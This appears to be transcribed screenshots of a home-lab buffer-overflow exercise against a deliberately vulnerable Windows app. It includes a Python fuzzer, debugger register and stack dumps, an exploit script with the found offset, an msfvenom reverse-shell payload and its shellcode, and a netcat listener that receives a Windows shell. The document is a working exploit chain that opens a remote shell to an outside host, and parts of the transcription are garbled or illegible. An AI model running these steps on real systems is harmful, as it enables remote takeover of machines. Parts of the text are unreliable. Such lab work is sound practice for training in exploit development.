


The image shows a Kali Linux terminal window with a dark theme and a dragon wallpaper. The terminal has four tabs, all named 'kali@kali: ~'. The first tab is active and shows the following Python script:

```
(kali@kali)-[~]  
$ cat fuzzer.py  
#!/usr/bin/env python3  
  
import socket, time, sys  
  
ip = "192.168.1.20"  
port = 1337  
timeout = 5  
prefix = "OVERFLOW1 "  
  
string = prefix + "A" * 100  
  
while True:  
    try:  
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  
            s.settimeout(timeout)  
            s.connect((ip, port))  
            s.recv(1024)  
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))  
            s.send(bytes(string, "latin-1"))  
            s.recv(1024)  
    except:  
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))  
        sys.exit(0)  
    string += 100 * "A"  
    time.sleep(1)
```

The second tab shows the output of running the script with Python 3:

```
(kali@kali)-[~]  
$ python3 fuzzer.py  
Fuzzing with 100 bytes  
Fuzzing with 200 bytes  
Fuzzing with 300 bytes  
Fuzzing with 400 bytes  
Fuzzing with 500 bytes  
Fuzzing with 600 bytes  
Fuzzing with 700 bytes  
Fuzzing with 800 bytes  
Fuzzing with 900 bytes  
Fuzzing with 1000 bytes  
Fuzzing with 1100 bytes  
Fuzzing with 1200 bytes  
Fuzzing with 1300 bytes  
Fuzzing with 1400 bytes  
Fuzzing with 1500 bytes  
Fuzzing with 1600 bytes  
Fuzzing with 1700 bytes  
Fuzzing with 1800 bytes  
Fuzzing with 1900 bytes  
Fuzzing with 2000 bytes  
Fuzzing crashed at 2000 bytes
```



```


Registers (FPU)
ERR 00CAF268 ASCII "OVERFLOW! Aa0Aa1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9B0B1B2B3B4B5B6B7B8B9BC0BC1BC2BC3BC4BC5BC6BC7BC8BC9BD0BD1BD2BD3BD4BD5BD6BD7BD8BD9BE0BE1BE2BE3BE4BE5BE6BE7BE8BE9BF0BF1BF2BF3BF4BF5BF6BF7BF8BF9C0C1C2C3C4C5C6C7C8C9CD0CD1CD2CD3CD4CD5CD6CD7CD8CD9CE0CE1CE2CE3CE4CE5CE6CE7CE8CE9CF0CF1CF2CF3CF4CF5CF6CF7CF8CF9D0D1D2D3D4D5D6D7D8D9DE0DE1DE2DE3DE4DE5DE6DE7DE8DE9DF0DF1DF2DF3DF4DF5DF6DF7DF8DF9E0E1E2E3E4E5E6E7E8E9F0F1F2F3F4F5F6F7F8F9"
ECX 0071571C
EDX 00007143
EBX 376E4338
ESP 00CAFAC8 ASCII ""0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
EBP 43396C48
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
R 0 SS 002B 32bit 0(FFFFFFFF)
V 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0063 32bit 330000FFF
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

```

```

00CFA228 316F4338 0Cq1
00CFA22C 43326F43 Co2C
00CFA230 6F43326F o3Dc
00CFA234 356F4334 4Co6
00CFA238 43366F43 Co6C
00CFA23C 6F43376F o7Co
00CFA240 396F4338 8Co9
00CFA244 43307043 Cp8C
00CFA248 70433170 p1Co
00CFA24C 33704332 2Cp3
00CFA250 43347043 Cb4C
00CFA254 70433870 p3Co
00CFA258 37704336 6Cp7
00CFA25C 43307043 Cp8C
00CFA260 71433970 p9Cq
00CFA264 31714338 0Cq1
00CFA268 00007143 Ca..
00CFA26C 00000000 ....
00CFA270 00000000 ....
00CFA274 00000000 ....
00CFA278 00000000 ....
00CFA27C 00000000 ....
00CFA280 00CFA214 141s
00CFA284 77705DE0 0Jpw ntdll.77705DE0
00CFA288 3763A533 Xa17
00CFA28C FFFFFFFF #
00CFA290 00CFA2D0 5
00CFA294 73E289D0 Pnw RETURN to ntdll.776D5005 from ntdll.776D50EC0
00CFA298 00CFA2E4 141s
00CFA29C 77705DE0 0Jpw ntdll.77705DE0
00CFA2A0 3763A533 Xa17
00CFA2A4 73E289D0 160s RETURN to 73E289D7 from 73E0E5F9
00CFA2A8 73E289D0 Pns
00CFA2AC 00000001 0...

```

exploit3.py

```
ip = "192.168.1.20"
port = 1337
```

```
prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = " " * 4
payload = " " * 4
postfix = " " * 4
```

```
buffer = prefix + overflow + retn + padding + payload + postfix
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:
    s.connect((ip, port))
    print("Sending evil buffer ...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
```


```
except:
    print("Could not connect.")
```

[illegible]

--	--

Paused

22:47



[illegible]

[illegible]


```
0055FA28 04036281 00**
00EFFF2C 00000000 00..
00EFFF30 00000000 ..0.
00EFFF34 100F0000 .000
00EFFF38 14131211 40000
00EFFF3C 18171615 3..?
00EFFF40 10101015 +***
00EFFF44 20F1E1D0 +A?
00EFFF48 24252221 +*#
00EFFF4C 29272625 20?1
00EFFF50 2C2B2A29 )**
00EFFF54 30030000 -..0
00EFFF58 34333231 1234
00EFFF5C 38373635 5678
00EFFF60 3C3B3A39 9::
00EFFF64 403F3E3D =>?@
00EFFF68 4439241 ABCD
00EFFF6C 48474645 EFGH
00EFFF70 4C4B4A43 IJKL
00EFFF74 504F4E4D 1NOP
00EFFF78 5453E2E1 ORST
00EFFF7C 5857E6E5 UWX
00EFFF80 5C5B6A59 YZ\
00EFFF84 605FEEED 1C~
00EFFF88 6453E2E1 abcd
00EFFF8C 68676665 efgh
00EFFF90 6CB6A6A9 iJkL
00EFFF94 705F5E5D mnop
00EFFF98 74737271 qrst
00EFFF9C 78777675 uvwx
00EFFF00 7C7B7A79 yz01
00EFFF04 807F7E7D 3 GC
00EFFF08 847E7D7C 4 GHI
00EFFF0C 887E6E65 a0a2
```

Paused

```
!mona compare -f C:\Program Files (x86)\Immunity Inc\Immunity Debugger\bytearray.bin -a esp
```

Paused

23:00







File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x

```
payload += b"\xb7\x10\xe0\x4d\x92\x01\x47\x09\xf2\x45\xd1"
payload += b"\x5f\xe0\x47\xc7\x5f\xf8\x47\xd7\x5a\xe0\x79"
payload += b"\xf8\xc5\x89\x97\x7e\xdc\x3f\xf1\xcf\x5f\xf0"
payload += b"\xee\xb1\x61\xbe\x96\x9c\x69\x49\xc4\x3a\xe9"
payload += b"\xab\x3b\x8b\x61\x10\x84\x3c\x94\x49\xc4\xbd"
payload += b"\x0f\xca\x1b\x01\xf2\x56\x64\x84\xb2\xf1\xe2"
payload += b"\xf3\x66\xdc\x11\xd2\xf6\x63"
```

(kali@kali)-[~]

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.78 LPORT=4443 EXITFUNC=thread -b "\x00\x0f\x2e\xae" -f python -v payload
```

[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[*] No arch selected, selecting arch: x86 from the payload

Found 11 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 351 (iteration=0)

x86/shikata_ga_nai chosen with final size 351

Payload size: 351 bytes

Final size of python file: 1899 bytes

payload = b"

```
payload += b"\xbb\x32\x98\x32\x62\xd9\xc1\xd9\x74\x24\xf4"
payload += b"\x5d\x29\xc9\xb1\x52\x31\x5d\x12\x03\x5d\x12"
payload += b"\x83\xf7\x9c\xd0\x97\x0b\x74\x96\x58\xf3\x85"
payload += b"\xf7\xd1\x16\xb4\x37\x85\x53\xe7\x87\xcd\x31"
payload += b"\x04\x63\x83\xa1\x9f\x01\x0c\xc6\x28\xaf\x6a"
payload += b"\xe9\xa9\x9c\x4f\x68\x2a\xdf\x83\xa4\x13\x10"
payload += b"\xd6\x8b\x54\x4d\x1b\xd9\x0d\x19\x8e\xcd\x3a"
payload += b"\x57\x13\x66\x70\x79\x13\x9b\xc1\x78\x32\xe0"
payload += b"\x59\x23\x94\xad\x8e\x5f\x9d\xb5\xd3\x5a\x57"
payload += b"\x4e\x27\x10\x65\x86\x79\xd9\xc5\xe7\xb5\x28"
payload += b"\x17\x20\x71\xd3\x62\x58\x81\x6e\x75\x9f\xfb"
payload += b"\xb4\xf0\x3b\x5b\x3e\xa2\xe7\x5d\x93\x35\x6c"
payload += b"\x51\x58\x31\x2a\x76\x5f\x96\x41\x82\xd4\x19"
payload += b"\x85\x02\xae\x3d\x01\x4e\x74\x5f\x10\x2a\xdb"
payload += b"\xb0\x42\x95\x84\xc4\x09\x38\xd0\x74\x30\x55"
payload += b"\x15\xb5\x6a\xa5\x31\xce\x19\x97\x9e\x64\xb5"
payload += b"\x9b\x57\xa3\x42\xdb\x4d\x13\xdc\x22\x6e\x64"
payload += b"\xf5\xe0\x3a\x34\x6d\xc0\x42\xdf\x6d\xed\x96"
payload += b"\x70\x3d\x41\x49\x31\xed\x21\x39\xd9\xe7\xad"
payload += b"\x66\xf9\xe8\x64\x0f\x90\xf3\xef\xf0\xcd\xfa"
payload += b"\xa1\x98\x0f\xfc\x2c\x02\x99\x1a\x24\xa4\xcf"
payload += b"\xb5\xd1\x5d\x4a\x4d\x43\xa1\x40\x28\x43\x29"
payload += b"\x67\xcd\x0a\xda\x02\xdd\xfb\x2a\x59\xbf\xaa"
payload += b"\x35\x77\xd7\x31\xa7\x1c\x27\x3f\xd4\x8a\x70"
payload += b"\x60\x2a\xc3\x14\x84\x15\x7d\x0a\x55\xc3\x46"
payload += b"\x8e\x82\x30\x48\x0f\x46\x0c\x6e\x1f\x9e\x8d"
payload += b"\x2a\x4b\x4e\xd8\xe4\x25\x28\xb2\x46\x9f\xe2"
payload += b"\x69\x01\x77\x72\x42\x92\x01\x7b\x8f\x64\xed"
payload += b"\xca\x66\x31\x12\xe2\xee\xb5\x6b\x1e\x8f\x3a"
payload += b"\xa6\x9a\xaf\xdb\x62\xd7\x47\x45\xe7\x5a\xe0"
payload += b"\x76\xd2\x99\x33\xf5\xd6\x61\xc0\xe5\x93\xe4"
payload += b"\x8c\xa1\x48\x15\x9d\x47\x6e\x8a\x9e\x4d"
```

(kali@kali)-[~]



```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x

(kali@kali)-[~]
$ sudo nc -lvnp 4443
listening on [any] 4443 ...
^C

(kali@kali)-[~]
$ sudo nc -lvnp 4443
listening on [any] 4443 ...
^C

(kali@kali)-[~]
$ sudo nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.1.78] from (UNKNOWN) [192.168.1.20] 49929
Microsoft Windows [Versione 10.0.14393]
(c) 2016 Microsoft Corporation. Tutti i diritti sono riservati.

FLARE-VM 31/10/2024 0:01:16,33
C:\Users\flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-aavvoip\flare

FLARE-VM 31/10/2024 0:01:29,88
C:\Users\flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: homenet.telecomitalia.it
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::6461:15ca:962:b205%3
    Indirizzo IPv4. . . . . : 192.168.1.20
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel isatap.homenet.telecomitalia.it:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:2831:34b3:b0e4:e23
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2831:34b3:b0e4:e23%5
    Gateway predefinito . . . . . : ::

FLARE-VM 31/10/2024 0:01:37,72
C:\Users\flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>
```